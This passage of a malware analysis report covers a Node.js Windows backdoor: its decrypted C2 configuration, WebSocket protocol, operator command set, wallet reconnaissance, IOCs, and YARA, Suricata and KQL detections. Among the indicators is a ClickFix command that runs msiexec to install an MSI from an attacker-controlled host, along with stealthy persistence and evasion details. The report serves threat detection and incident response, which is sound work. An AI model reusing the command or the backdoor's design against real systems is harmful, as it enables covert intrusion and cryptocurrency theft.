
Figure 7. C2 architecture: primary WebSocket server, public-IP lookup, and the blockchain dead-drop resolver.
Configuration
IndigoLime.cfg is Base64 text XOR-encrypted with the build seed 0f463b62c2 (key = the seed’s UTF-8 bytes, repeating). Decrypted:
{
  "token": "f84ee2ce545c4a96a1ffa89fae89c0c0",
  "heartbeatIntervalMs": 720000,
  "reconnectDelayMs": 900000,
  "reconnectBackoffMaxMs": 900000,
  "staleWatchdogMs": 1020000,
  "registerAckTimeoutMs": 30000,
  "staleWatchdogIntervalMs": 60000,
  "panelUrl": "ws://usatraksell.net:443",
  "reportClientIp": true
}
Protocol
| Direction | Message | Content |
|---|---|---|
| Agent → C2 | HTTP Upgrade: websocket | GET / to usatraksell[.]net:443 with header X-Agent-Token: f84ee2ce…c0c0. No TLS. |
| Agent → C2 | register | Host profile (Appendix A) plus token, sent immediately on connect. |
| C2 → Agent | register_ack, ping | Acknowledgement within 30 s or the agent reconnects; pings answered with pong. |
| Agent → C2 | heartbeat | Host profile every 12 minutes (heartbeatIntervalMs 720000). |
| C2 → Agent | command | {type, payload, requestId} for one of the 15 commands (section 9). |
| Agent → C2 | command_result | Result or error for the request ID. |
| Agent → C2 | wallet_report, av_report | Sent after wallet and AV scans. |
| C2 → Agent | shell | Interactive terminal session messages (start, input, resize, close). |
| Agent → C2 (HTTP) | GET /api/agent/script | Operator JavaScript, executed via vm.runInNewContext; may add commands and hooks. |
Blockchain dead-drop resolver
The module CeruleanMaroonRuby.js can obtain the C2 address from an Ethereum-compatible smart contract by calling eth_call with function selectors 0x4ab7874e (primary URL) and 0xd3505b89 (fallback URL) through a configured JSON-RPC endpoint, retrying every 15 minutes. This lets the operators relocate their servers by updating the contract, without shipping a new build. The feature is present but not enabled in this build’s configuration. A table left in SepiaFuchsia.js maps five contract addresses to fallback servers and links this build to earlier ones:
| Contract address | Mapped fallback C2 |
|---|---|
0xf9099d0d747368cce8c10226cc9af2bfd4ddbfcf4 | ws://shift-api-control[.]com:3851 |
0xc435c1eb474a335b48fbb40745a1c1c9b77d0772 | ws://dibardo[.]net:3852 |
0xe58352492f1605380d1ddef0287ed380b31061fb | ws://dibardo[.]net:3852 |
0x0bd0ba59f5e31cd37637b72b042bd0da09f935b2 | ws://shift-api-control[.]com:3851 |
0xd6a2ba02d52c61bdd355d36d5e16397808a0f2e4 | ws://shift-api-control[.]com:3851 |
Open-source context: shift-api-control[.]com is flagged malicious by 12 of 89 engines on VirusTotal and was first observed on 23 September 2026 (PhishDestroy). No public reporting was found for usatraksell[.]net or dibardo[.]net.
9 Capabilities

Figure 8. The 15 operator commands, grouped by purpose.
| Command | Behaviour | Host artifacts |
|---|---|---|
powershell | Writes the command to a temporary script and runs it with -ExecutionPolicy Bypass. | %TEMP%\wra-ps-<time>-<rand>.ps1 (deleted) |
cmd | Runs a command through cmd.exe; output returned. | — |
shell | Interactive PowerShell or cmd via node-pty (ConPTY). | conhost child of node.exe |
eval | Runs JavaScript with access to fs, os, path, Buffer. | — |
download_run | Downloads a URL and runs it detached and hidden. | %TEMP%\agent-dl-<time>-<name> |
deploy | Installs an MSI per-user silently, or runs a PS1 or CMD, from a URL or inline content. | %TEMP%\winagent-deploy\deploy-<time>.(msi|ps1|cmd) |
files | list, read (≤5 MB text / ≤50 MB base64), download, write, delete, drives. | — |
screenshot | Captures the whole virtual desktop via PowerShell / System.Drawing. | %TEMP%\capture-screen-*.ps1, screenshot-*.png (deleted) |
wallet_scan | Enumerates crypto wallets (section 10). | KhakiAmber\wallet-check-state.json |
av_scan | Security Center AV products plus processes matching *sens* (Defender for Endpoint). | — |
agent_update | Replaces agent code and dependencies from a ZIP, then restarts. | %TEMP%\wra-update-*.zip, wra-apply-*.ps1 |
reconnect | Clears cached C2 and reconnects. | — |
capabilities | Reports version and features. | — |
kill | Removes persistence and deletes all its folders. | %TEMP%\wa-kill-<time>.cmd |
load_script | Placeholder; scripts load on reconnect. | — |
10 Crypto-wallet targeting

Figure 9. Wallet reconnaissance coverage.
The wallet_scan routine does not itself copy wallet data. It checks %APPDATA% for 37 desktop-wallet folders and walks nine browser profile trees for 45 wallet-extension IDs, then returns the names and full paths to the operators as wallet_report. This lets the operators triage victims by value; theft then follows through the files command (base64 download of up to 50 MB per file), eval, or the operator script.
IMPACT
If a victim had any listed wallet installed, assume its seed phrase, keystore, or extension vault may have been exfiltrated. Move funds to a new wallet created on a clean device.
11 Sandbox evidence
11.1 Process activity

Figure 10. Process tree recorded by Sysmon in run 246669ec.
11.2 Captured C2 registration

Figure 11. First WebSocket message sent to the C2, captured by the CORVIN simulated internet.
The registration contains the host’s stable identifier (<hostname>-<first 12 hex of MachineGuid>), MachineGuid, user name, domain or workgroup, local IP, memory, CPU count, and uptime. The public IP is added when the api.ipify.org lookup succeeds (reportClientIp: true).
11.3 What the user sees
Figure 12. VM desktop 20 seconds after launch, while the backdoor installs and connects: no window, prompt, or error is shown.
11.4 Sandbox detection and platform improvements

Figure 13. CORVIN result before and after the platform fixes made during this investigation.
The first sandbox run scored the sample 0/100. Investigation found three platform gaps, all since corrected in CORVIN:
- Sysmon log overflow. Sysmon wrote 316,356 records in ten minutes and its circular log overwrote the installation events before collection. The log is now enlarged per run, read throughout the run, and checked for wrapping.
- Orphaned process. The launcher detaches the agent and exits within a second, which broke process attribution. Process creations are now followed live from Sysmon.
- No installer inspection. MSI tables and embedded files were not examined. CORVIN now resolves custom-action command lines, flags bundled interpreters, per-user AppData installs, and obfuscated scripts, and scans the unpacked payload.
The simulated internet also gained full WebSocket support, which is how the registration in Figure 11 was captured.
12 Indicators of compromise
Network
| Type | Indicator | Context |
|---|---|---|
| Domain | usaclodconfig[.]net | ClickFix delivery host |
| IP | 23.94.145[.]92 | usaclodconfig[.]net; Dedik Services Limited |
| URL | hxxp://usaclodconfig[.]net\lnegraverif.php?ver=<id> | MSI download used by the ClickFix command (numeric value withheld) |
| Command | msiexec /PᵃᶜkAᵍe "<URL>" -Q | ClickFix pattern; Unicode look-alike /package switch |
| Domain | usatraksell[.]net | Primary C2 (configured) |
| URL | ws[:]//usatraksell[.]net:443/ | WebSocket C2, no TLS |
| URL | hxxp://usatraksell[.]net:443/api/agent/script | Operator-script download |
| Domain | shift-api-control[.]com | Fallback C2, TCP 3851 (earlier builds) |
| Domain | dibardo[.]net | Fallback C2, TCP 3852 (earlier builds) |
| URL | hxxps://api.ipify[.]org?format=text | Public-IP lookup (legitimate service, context only) |
| HTTP header | X-Agent-Token: f84ee2ce545c4a96a1ffa89fae89c0c0 | Per-campaign agent token |
| Contracts | 0xf9099d0d…bfcf4, 0xc435c1eb…0772, 0xe5835249…61fb, 0x0bd0ba59…35b2, 0xd6a2ba02…f2e4 | Blockchain dead-drop addresses (full values in section 8) |
Host
| Type | Indicator | Context |
|---|---|---|
| Folder | %LOCALAPPDATA%\BronzeMauve\Azure30\ | Install folder / anchor |
| Folder | %APPDATA%\JadeLilac\Lilac\ | Runtime (node.exe) |
| Folder | %APPDATA%\KhakiAmber\ | Agent code and config |
| Folder | %LOCALAPPDATA%\Cerulean\ | Hidden VBS launcher |
| File | …\Startup\AzureCopper.vbs | Logon persistence |
| File | %LOCALAPPDATA%\Cerulean\EcruGarnet.vbs | Hidden launcher |
| File | IndigoLime.cfg, agent-id.txt, connect-delay-state.json, wallet-check-state.json, .agent-instance.lock | Agent state |
| Process | node.exe …\KhakiAmber\app\src\CrimsonSilverDenim.js | Agent command line |
| Process | node.exe …\Azure30\launch.js --setup --start | Launcher (from msiexec) |
| Named pipe | \\.\pipe\wra-[0-9a-f]{24} | Single-instance lock (e.g. wra-0d5d29675c8113b7cb5e1179) |
| Temp files | wra-ps-*.ps1, agent-dl-*, winagent-deploy\, capture-screen-*.ps1, wra-update-*.zip, wra-apply-*.ps1, wa-kill-*.cmd | Command artifacts in %TEMP% |
| MSI | Product “User Workspace Tools” / “Workspace Apps”, UpgradeCode {63FD0DAC-0817-42E9-AC32-EBE5EC1B51B9} | Installed-programs entry |
Files
| File | SHA-256 |
|---|---|
Azure30-3ade35b5.msi | e08a33f5a9a722f05c1fb881ccb48337013a8824444a0fae7adf0e107b5700a0 |
runtime\node.exe | e921fe5307e29bf6fd00000dd594356affd3a7b044e52720c7f10decbdc305b9 |
launch.js | e89ed5c2f859a81eeda81880edfcb931e8e69988cea86aa425dcbc55cdf661f9 |
FlaxVioletMaroon.js | de54fd3af55c1b95229bdb25791053e172fb0e75c4e214047b0ae3b330926f98 |
bundleLayout.js | 142642785c2bd4ca3baf1691dd1c86938f338daadf9f66ba2030d3076a52c686 |
install-meta.json | 3ee1f0744b66ebdb5d0debeffee9bf8ebbf1301eb196cb1c35a34f6cc2b5b473 |
IndigoLime.cfg | 36c34b602987687457a538d6788113253aaa4e5880a68e0e3df69bed15070252 |
agent-version.json | 93416eb93cebf61de3856d9650cf0f0f1a62c54848399b3d1d989fa6e718324e |
install-meta.json (after scatter) | df97bb9b57b254f592650df7d89d5a8e2a7a294d8af54baf3398000f79a6397c |
Hashes of every agent module are listed in Appendix D.
13 MITRE ATT&CK mapping
| Tactic | Technique | Evidence |
|---|---|---|
| Initial access | T1204.004 User Execution: Malicious Copy and Paste | ClickFix: user pastes the msiexec command into the Run dialog (ClickFix) |
| Execution | T1218.007 System Binary Proxy Execution: Msiexec | msiexec /package <URL> -Q installs the remote MSI; custom action runs the payload |
| Execution | T1059.007 JavaScript | Agent, launcher, eval, operator script |
| Execution | T1059.001 PowerShell / T1059.003 Windows Command Shell | Host profiling, powershell/cmd/shell commands |
| Execution | T1059.005 Visual Basic | Startup and launcher VBS |
| Persistence | T1547.001 Registry Run Keys / Startup Folder | AzureCopper.vbs in the Startup folder |
| Defense evasion | T1027 Obfuscated Files or Information | String-array obfuscation, XOR-encrypted config |
| Defense evasion | T1564.003 Hidden Window | windowsHide, wscript //B, window style 0 |
| Defense evasion | T1036 Masquerading | “User Workspace Tools”; random colour-word names |
| Defense evasion | T1070.004 File Deletion | Install folder emptied; kill self-deletion |
| Discovery | T1082 System Information / T1033 System Owner/User | Hostname, user, OS, memory, uptime |
| Discovery | T1012 Query Registry | MachineGuid from HKLM\SOFTWARE\Microsoft\Cryptography |
| Discovery | T1016 System Network Configuration | Local IP; public IP via ipify |
| Discovery | T1518.001 Security Software Discovery | Security Center AV; *sens* processes |
| Discovery | T1083 File and Directory Discovery | Wallet folder and extension enumeration; files list |
| Collection | T1005 Data from Local System / T1113 Screen Capture | files read/download, screenshot |
| Command and control | T1071.001 Web Protocols | WebSocket over HTTP on port 443 |
| Command and control | T1102.001 Web Service: Dead Drop Resolver | Smart-contract C2 lookup |
| Command and control | T1105 Ingress Tool Transfer | download_run, deploy, operator script, agent_update |
| Exfiltration | T1041 Exfiltration Over C2 Channel | File contents returned as command results |
14 Detection and hunting
YARA (validated)
The following rules were tested against the MSI and its 2,297 unpacked files (5 true positives: the MSI, two agent modules, and the two launcher files) and against 30,165 benign JavaScript files and binaries, including the bundled Node.js runtime, npm, ws, and node-pty, with no false positives.
/*
   CORVINater — Node.js "win-agent-client" backdoor (Azure30 build)
   Report CVR-2026-1008-01 · TLP:CLEAR
   Tested: matches the MSI dropper and the unpacked agent modules; no matches
   in the bundled Node.js runtime, npm, node-pty, or ws packages.
*/
rule CORVINater_WinAgent_JS_Core
{
    meta:
        description = "Node.js win-agent-client backdoor: WebSocket C2 core, command handlers, or remote-script loader"
        author = "CORVINater"
        date = "2026-10-08"
        reference = "CVR-2026-1008-01"
    strings:
        $tok   = "X-Agent-Token" ascii
        $s1    = "wallet_report" ascii
        $s2    = "av_report" ascii
        $s3    = "register_ack" ascii
        $s4    = "/api/agent/script" ascii
        $s5    = "winagent-deploy" ascii
        $s6    = "agent-dl-" ascii
        $s7    = "AGENT_ANCHOR" ascii
        $s8    = "downgradeMistakenWss" ascii
        $s9    = "wra-ps-" ascii
    condition:
        filesize < 200KB and ($tok and 1 of ($s*)) or 3 of ($s*)
}

rule CORVINater_WinAgent_Scatter_Launcher
{
    meta:
        description = "win-agent-client launcher / scatter stage (launch.js, scatterLayout module)"
        author = "CORVINater"
        date = "2026-10-08"
        reference = "CVR-2026-1008-01"
    strings:
        $a = "runScatterIfNeeded" ascii
        $b = "resolveLayoutPaths" ascii
        $c = "scatterLayout" ascii
        $d = "AGENT_ANCHOR" ascii
        $e = "connect-delay-state.json" ascii
        $f = "wallet-check-state.json" ascii
    condition:
        filesize < 50KB and 3 of them
}

rule CORVINater_WinAgent_MSI_Dropper
{
    meta:
        description = "MSI that runs a bundled node.exe on launch.js --setup --start via a WiX quiet-exec custom action"
        author = "CORVINater"
        date = "2026-10-08"
        reference = "CVR-2026-1008-01"
    strings:
        $ole  = { D0 CF 11 E0 A1 B1 1A E1 }
        $cmd  = "runtime\\node.exe\" \"[INSTALLFOLDER]launch.js\" --setup --start" ascii
        $wix1 = "WixQuietExec64CmdLine" ascii
        $wix2 = "WixQuietExecCmdLine" ascii
    condition:
        $ole at 0 and $cmd and 1 of ($wix*)
}
Network detection (template)
Untested template for Suricata-compatible sensors; adjust variables to your environment.
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CORVINater WinAgent WebSocket C2 registration (X-Agent-Token)"; flow:established,to_server; http.header_names; content:"X-Agent-Token"; nocase; http.header; content:"websocket"; nocase; classtype:trojan-activity; sid:9260101; rev:1;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CORVINater WinAgent operator script fetch"; flow:established,to_server; http.uri; content:"/api/agent/script"; endswith; http.header_names; content:"X-Agent-Token"; nocase; classtype:trojan-activity; sid:9260102; rev:1;)
alert dns $HOME_NET any -> any any (msg:"CORVINater WinAgent C2 domain lookup"; dns.query; content:"usatraksell.net"; nocase; endswith; classtype:trojan-activity; sid:9260103; rev:1;)
Endpoint hunting (template)
Untested Microsoft Defender XDR (KQL) templates:
// node.exe running from a per-user AppData folder with a .js argument
DeviceProcessEvents
| where FileName =~ "node.exe" and FolderPath has_any (@"\AppData\Roaming\", @"\AppData\Local\")
| where ProcessCommandLine has ".js" and not(FolderPath has_any ("Microsoft VS Code", "nodejs"))
| project Timestamp, DeviceName, AccountName, FolderPath, ProcessCommandLine, InitiatingProcessFileName

// Startup-folder VBS that launches another AppData VBS hidden
DeviceFileEvents
| where FolderPath has @"\Start Menu\Programs\Startup\" and FileName endswith ".vbs"
| project Timestamp, DeviceName, FolderPath, FileName, InitiatingProcessFileName, InitiatingProcessCommandLine

// msiexec custom action starting node.exe
DeviceProcessEvents
| where FileName =~ "node.exe" and InitiatingProcessFileName =~ "msiexec.exe"
| where ProcessCommandLine has "--setup"
Behavioural detections
msiexec.exe(custom-action server) spawningnode.exe,python.exe, or another bundled interpreter.node.exespawningcmd.exe /d /s /c powershell.exe … MachineGuidor… Win32_ComputerSystemwithin a minute of start.wscript.exe //B //Nologolaunched from a Startup-folder.vbswith an%LOCALAPPDATA%argument.- Named pipes matching
wra-[0-9a-f]{24}. - WebSocket upgrade requests to port 443 without TLS.
15 Response and remediation
Containment
- Isolate affected hosts from the network (EDR isolation or switch port).
- Block the domains in section 12 at DNS, proxy, and firewall, and alert on any further lookups.
- Capture volatile evidence before cleaning: process list,
install-meta.json, the KhakiAmber folder, and Sysmon/EDR telemetry.
Eradication
- Terminate
node.exeprocesses running from%APPDATA%\JadeLilac\Lilac\. - Delete the Startup item
AzureCopper.vbsand%LOCALAPPDATA%\Cerulean\. - Delete
%APPDATA%\JadeLilac\,%APPDATA%\KhakiAmber\, and%LOCALAPPDATA%\BronzeMauve\(use thescatter.pathsfrominstall-meta.jsonfor other builds). - Uninstall “User Workspace Tools” from Apps & Features, or remove it by UpgradeCode.
- Check
%TEMP%forwinagent-deploy\,agent-dl-*, andwra-*artifacts, which indicate additional payloads were delivered; investigate anything found. - Because operators had interactive access, re-imaging the host is the safest option.
Recovery
- Move cryptocurrency from any wallet present on the host to new wallets created on a clean device; do not reuse seed phrases.
- Rotate passwords, session tokens, and MFA secrets used in browsers on the host; revoke active sessions.
- Review the host’s user account for access to other systems during the infection window.
Prevention
- Restrict per-user MSI installation (
DisableUserInstallspolicy) and application allow-listing for AppData. - Alert on interpreters (
node.exe,python.exe) executing from user profile folders. - Inspect cleartext WebSocket traffic on port 443 at the proxy.
16 Limitations and open questions
- Second stage not obtained. The theft logic is served from
/api/agent/scriptand was not retrieved; doing so requires contacting live attacker infrastructure, which was not authorized for this analysis. - Persistence derived from code. Sandbox windows ended before the 10-minute persistence delay; the persistence files were reconstructed from the malware’s own generator and should be confirmed with a longer run.
